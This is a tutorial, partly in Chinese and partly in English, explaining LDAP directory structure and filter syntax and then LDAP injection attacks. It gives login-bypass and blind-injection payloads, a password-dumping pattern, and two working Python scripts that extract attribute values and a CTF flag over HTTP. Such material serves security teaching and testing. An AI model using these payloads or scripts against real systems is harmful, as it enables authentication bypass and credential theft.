LDAP注入漏洞
LDAP协议
LDAP(Lightweight Directory Access Protocol):即轻量级目录访问协议。是一种运行于TCP/IP之上的在线目录访问协议,主要用于目录中资源的搜索和查询。使用最广泛的LDAP服务如微软的ADAM(Active Directory Application Mode)和OpenLDAP
LDAP存储
MySQL数据库,数据都是按记录一条条记录存在表中。而LDAP数据库,是树结构的,数据存储在叶子节点上。
LDAP目录中的信息是按照树形结构组织的:

这种树结构非常有利于数据的查询。首先要说明是哪一棵树(dc),然后是从树根到目标所经过的所有分叉(ou),最后就是目标的名字(cn/uid),借用一张图来表明结构如下:
条目&对象类&属性
- 条目(entry):是目录中存储的基本信息单元,上图每一个方框代表一个entry。一个entry有若干个属性和若干个值,有些entry还能包含子entry
- 对象类(obejectclass):对象类封装了可选/必选**属性**,同时对象类也是支持继承的。一个entry必须包含一个objectClass,且需要赋予至少一个值。而且objectClass有着严格的等级之分,最顶层是top和alias。例如,organizationalPerson这个objectClass就隶属于person,而person又隶属于top

- 属性(atrribute):顾名思义,用来存储字段值。被封装在objectclass里的,每个属性(attribute)也会分配唯一的OID号码
LDAP查询语句
一个圆括号内的判断语句又称为一个过滤器filter。
逻辑与&
查找name属性为Hpdoger并且password属性值为ikun的所有条目
逻辑或|
查找username或者displayname为Hpdoger的所有条目
特殊说明
除使用逻辑操作符外,还允许使用下面的单独符号作为两个特殊常量
另外,默认情况下,LDAP的DN和所有属性都不区分大小写,即在查询时:
LDAP注入
由于LDAP的出现可以追溯到1980年,关于它的漏洞也是历史悠久。LDAP注入攻击和SQL注入攻击相似,利用用户引入的参数生成LDAP查询。攻击者构造恶意的查询语句读取其它数据/跨objectclass读取属性,早在wooyun时代就有师傅详细的剖析了这类漏洞。
Login Bypass
LDAP supports several formats to store the password: clear, md5, smd5, sh1, sha, crypt. So, it could be that independently of what you insert inside the password, it is hashed.
username = admin)(!(&(|
pass = any))
--> (&(uid= admin)(!(& (|) (webpassword=any)))) —> As (|) is FALSE then the user is admin and the password check is True.
Lists
Blind LDAP Injection
You may force False or True responses to check if any data is returned and confirm a possible Blind LDAP Injection:
#This will result on True, so some information will be shown
Payload: *)(objectClass=*))(&objectClass=void
Final query: (&(objectClass= *)(objectClass=*))(&objectClass=void )(type=Pepi*))
#This will result on True, so no information will be returned or shown
Payload: void)(objectClass=void))(&objectClass=void
Final query: (&(objectClass= void)(objectClass=void))(&objectClass=void )(type=Pepi*))
Dump data
You can iterate over the ascii letters, digits and symbols:
(&(sn=administrator)(password=*))    : OK
(&(sn=administrator)(password=A*))   : KO
(&(sn=administrator)(password=B*))   : KO
...
(&(sn=administrator)(password=M*))   : OK
(&(sn=administrator)(password=MA*))  : KO
(&(sn=administrator)(password=MB*))  : KO
...
Scripts
Discover valid LDAP fields
LDAP objects contains by default several attributes that could be used to save information. You can try to brute-force all of them to extract that info. You can find a list of default LDAP attributes here.
#!/usr/bin/python3
import requests
import string
from time import sleep
import sys

proxy = { "http": "localhost:8080" }
url = "http://10.10.10.10/login.php"
alphabet = string.ascii_letters + string.digits + "_@{}-/()!\"$%=^[]:;"

attributes = ["c", "cn", "co", "commonName", "dc", "facsimileTelephoneNumber", "givenName", "gn", "homePhone", "id", "jpegPhoto", "l", "mail", "mobile", "name", "o", "objectClass", "ou", "owner", "pager", "password", "sn", "st", "surname", "uid", "username", "userPassword",]

for attribute in attributes: #Extract all attributes
    value = ""
    finish = False
    while not finish:
        for char in alphabet: #In each possition test each possible printable char
            query = f"*)({attribute}={value}{char}*"
            data = {'login':query, 'password':'bla'}
            r = requests.post(url, data=data, proxies=proxy)
            sys.stdout.write(f"\r{attribute}: {value}{char}")
            #sleep(0.5) #Avoid brute-force bans
            if "Cannot login" in r.text:
                value += str(char)
                break

            if char == alphabet[-1]: #If last of all the chars, then, no more chars in the value
                finish = True
                print()
Special Blind LDAP Injection (without "*")
#!/usr/bin/python3

import requests, string
alphabet = string.ascii_letters + string.digits + "_@{}-/()!\"$%=^[]:;"

flag = ""
for i in range(50):
    print("[i] Looking for number " + str(i))
    for char in alphabet:
        r = requests.get("http://ctf.web??action=dir&search=admin*)(password=" + flag + char)
        if ("TRUE CONDITION" in r.text):
            flag += char
            print("[+] Flag: " + flag)
            break